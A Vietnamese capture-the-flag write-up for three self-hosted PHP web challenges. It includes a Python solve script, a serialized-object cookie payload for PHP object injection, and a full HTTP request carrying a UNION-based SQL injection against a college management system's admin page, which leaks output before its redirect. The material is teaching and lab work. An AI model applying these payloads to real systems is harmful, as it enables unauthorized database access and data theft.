Contents

[I. Repo: https://github.com/thanhtratran/web\_challenge/tree/main/as-fast-as-you-can 2](#_Toc130634937)

[1. Giới thiệu tổng quát challenge 2](#_Toc130634938)

[2. Quá trình build 2](#_Toc130634939)

[3. Phân tích 2](#_Toc130634940)

[4. Solution: 2](#_Toc130634941)

[II. Repo: https://github.com/thanhtratran/web\_challenge/tree/main/guess-the-code 3](#_Toc130634942)

[1. Giới thiệu tổng quát challenge 3](#_Toc130634943)

[2. Quá trình build 3](#_Toc130634944)

[3. Write-up: 3](#_Toc130634945)

[III. Repo: https://github.com/thanhtratran/web\_challenge/tree/main/College-Management-System 4](#_Toc130634946)

[1. Giới thiệu tổng quát challenge 4](#_Toc130634947)

[2. Quá trình build 4](#_Toc130634948)

[3. Phân tích lỗi 4](#_Toc130634949)

[4. Khai thác 5](#_Toc130634950)

# Repo: <https://github.com/tratt01/web_challenges/tree/main/as-fast-as-you-can>

## Giới thiệu tổng quát challenge

* 1. Challenge này là 1 bài toán đố đơn giản
  2. Được viết bằng ngôn ngữ PHP bất kỳ version
  3. Ubuntu:16.04


## Quá trình build

cd /as-fast-as-you-can

docker-compose up –d

## Phân tích

* 1. Hướng giải bài




Ta có thể thấy trong hình, để lấy được flag, thì ta phải vượt qua được 2 điều kiện:

* $\_POST[admin] === $\_SESSION['random\_string'], mà biến $\_SESSION['random\_string'] có thể lấy được thông qua decode([Get-flag]) như trong gợi ý
* Và $cost < 3000, ta thấy 1 điều là $\_SESSION['random\_string\_create\_time'] = getMilliSecond(), và 2 biến đều gọi getMilliSecond() trong cùng 1 thời điểm, nên $cost luôn bằng 0

## Solution:

1. #!/usr/bin/env python
2. import requests
3. import base64
4. import time
5. import sys
6. if len(sys.argv) != 3:
7. print("Usage: ")
8. print("\tpython %s [HOST] [PORT]" % (sys.argv[0]))
9. exit(1)
10. host = sys.argv[1]
11. port = int(sys.argv[2])
12. url = "http://%s:%d/" % (host, port)
13. session = requests.Session()
14. response = session.get(url)
15. get\_flag = base64.b64decode(response.headers["Get-flag"])
16. data = {
17. "admin": get\_flag,
18. }
19. print(session.post(url, data=data).text)

Kết quả:



# Repo: <https://github.com/tratt01/web_challenges/tree/main/guess-the-code>

## Giới thiệu tổng quát challenge

* 1. Lỗ hỏng Object Injection:

PHP Object Injection là một lỗ hổng cấp ứng dụng có thể cho phép kẻ tấn công thực hiện các loại tấn công độc hại khác nhau, chẳng hạn như Code Injection, SQL Injection, Path Traversal và Application Denial of Service, tùy thuộc vào ngữ cảnh. Lỗ hổng xảy ra khi đầu vào do người dùng cung cấp không được làm sạch đúng cách trước khi được chuyển đến hàm unserialize() của PHP. Vì PHP cho phép đối tượng serialization, các kẻ tấn công có thể chuyển đổi chuỗi được serialized theo cách tùy ý đến một cuộc gọi unserialize() có lỗ hổng, dẫn đến việc tiêm vào đối tượng PHP tùy ý trong phạm vi ứng dụng.

* 1. Được viết bằng php
  2. Ubuntu:16.04

## Quá trình build


* 1. cd /guess-the-code
  2. docker-compose up –d

## Phân tích

<https://github.com/tratt01/web_challenges/tree/main/guess-the-code>

## Write-up:

Thay đổi cookie list thành: a%3A1%3A%7Bi%3A0%3BO%3A11%3A%22whatthefuck%22%3A1%3A%7Bs%3A6%3A%22source%22%3Bs%3A8%3A%22flag.php%22%3B%7D%7D



# Repo: <https://github.com/tratt01/web_challenges/tree/main/College-Management-System>



## Giới thiệu tổng quát challenge

* 1. Lỗ hổng SQL injection
  2. Ngôn ngữ: php
  3. Sử dụng Mysql


## Quá trình build

* 1. cd /College-Management-System
  2. docker-compose up –d

## Phân tích lỗi

* Bug sqli được tìm thấy bên trong file *asign-single-student-subjects.php*
* Nguyên nhân lỗi thứ nhất: Khi admin login vào thì php sẽ sinh 1 $\_SESSION["LoginAdmin"], ở file này, code sẽ kiểm tra là có tồn tại SESSION này chưa chưa, nếu chưa thì thêm header chuyển hướng về trang login, nhưng vấn đề ở đây là kết quả của php vẫn sẽ được render ra màn hình trước khi nó chuyển hướng sang trang login. Chỉ cần attacker bắt được response trả về trước khi chuyển hướng là có thể xem được nội dung.
* Nguyên nhân lỗi thứ 2: Biến course\_code được truyền vô trực tiếp vô câu query mà không qua bất kỳ kiểm duyệt nào, điều đó là cho attacker có thể control câu query và khai thác sqli

## Khai thác

* Sử dụng burpsuite để bắt request.
* Chỉ cần nhập 1 câu sqli đơn giản, ví dụ lấy toàn bộ thông tin trong table Course: 
* Bây giờ lấy flag

POST /College-Management-System/admin/asign-single-student-subjects.php HTTP/1.1

Host: localhost

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

Content-Length: 76

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=jhnlvntmv8q4gtgsof9l1f1hhe

Referer: http://localhost/College-Management-System/admin/asign-single-student-subjects.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36

submit=Press&roll\_no=3&course\_code='+union+select+flag,2,3,4,5+from+flag--+-

